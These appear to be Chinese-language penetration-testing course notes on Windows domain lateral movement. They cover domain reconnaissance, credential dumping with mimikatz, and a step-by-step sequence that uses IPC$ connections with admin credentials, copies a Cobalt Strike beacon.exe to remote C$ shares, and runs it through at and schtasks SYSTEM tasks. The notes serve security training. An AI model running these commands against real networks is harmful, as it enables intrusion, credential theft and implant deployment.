



#知识点:

- 1、横向移动-IPC&at&schtasks
- 2、横向移动-Impacket 套件&CS 插件
- 3、横向移动-Socks 代理自定义脚本批量

-连接方向: 正向&反向 (基础课程有讲过)

-内网穿透: 解决网络控制上线&网络通讯问题

-隧道技术: 解决不出网协议上线的问题 (利用出网协议进行封装出网)

-代理技术: 解决网络通讯不通的问题 (利用跳板机建立节点后续操作)

#代理隧道系列点:

- 1、判断什么时候用代理
- 2、判断什么时候用隧道
- 3、判断出网和不出网协议
- 4、如何使用代理建立节点并连接
- 5、如何使用隧道技术封装协议上线
- 6、判断哪些代理或隧道情况选择放弃

#横向移动系列点:

系统点:

windows->windows

windows->Linux

linux->windows

linux->linux

详细点:



IPC, WMI, SMB, PTH, PTK, PTT, SPN, WinRM, WinRS, RDP, Plink, DCOM, SSH; Exchange, LLMNR 投毒, Plink, DCOM, Kerberos_TGS, GPO&DACL, 域控提权漏洞, 约束委派, 数据库攻防, 系统补丁下发执行, EDR 定向下发执行等。

演示案例:

➤ 域信息收集-目标&用户&凭据&网络

➤ 域横向移动-IPC-命令版-at&schtasks

- 域横向移动-IPC-插件版-CS&LSTARS
- 域横向移动-IPC-套件版-Impacket-atexec
- 域横向移动-IPC-代理版-Socks&Py&atexec



#域信息收集-目标&用户&凭据&网络

```
net user /domain
```

```
mimikatz logonpasswords
```

```
Ladon Adfinder BloodHound
```

#域横向移动-IPC-命令版-AT&schtasks

```
[at] & [schtasks]
```

0、上线配置

正向:

```
beacon_bind_tcp->beacon.exe
```

```
connect 192.168.3.32 4444
```

反向:

代理转发->转发上线->beacon.exe

1、at < Windows2012

```
net use \\192.168.3.21\ipc$ "Admin12345" /user:god.org\ad
```

```
ministrator # 建立 ipc 连接:
```

```
copy beacon.exe \\192.168.3.21\c$ #拷贝执行文件到目标机器
```

```
at \\192.168.3.21 15:47 c:\beacon.exe #添加计划任务
```

2、schtasks >=Windows2012

```
net use \\192.168.3.32\ipc$ "admin!@#45" /user:god.org\ad
```

```
ministrator # 建立 ipc 连接:
```

```
copy beacon.exe \\192.168.3.32\c$ #复制文件到其 C 盘
```

```
schtasks /create /s 192.168.3.32 /ru "SYSTEM" /tn beacon /sc
```

```
DAILY /tr c:\beacon.exe /F #创 beacon 任务对应执行文件
```

```
schtasks /run /s 192.168.3.32 /tn beacon /i #运行 beacon 任务
```

```
schtasks /delete /s 192.168.3.21 /tn beacon /f#删除 beacon 任务
```

补充:

IPC 是专用管道, 可以实现对远程计算机的访问,

需要使用目标系统用户的账号密码, 使用 139、445 端口。

1. 建立 IPC 链接到目标主机

2. 拷贝要执行的命令脚本到目标主机

3. 查看目标时间, 创建计划任务 (at、schtasks) 定时执行拷贝到的脚本

4. 删除 IPC 链接

```
net use \\server\ipc$ "password" /user:username # 工作组
```

```
net use \\server\ipc$ "password" /user:domain\username #域内
```

```
dir \\xx.xx.xx.xx\C$\
```

```
# 查看文件列表
```

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
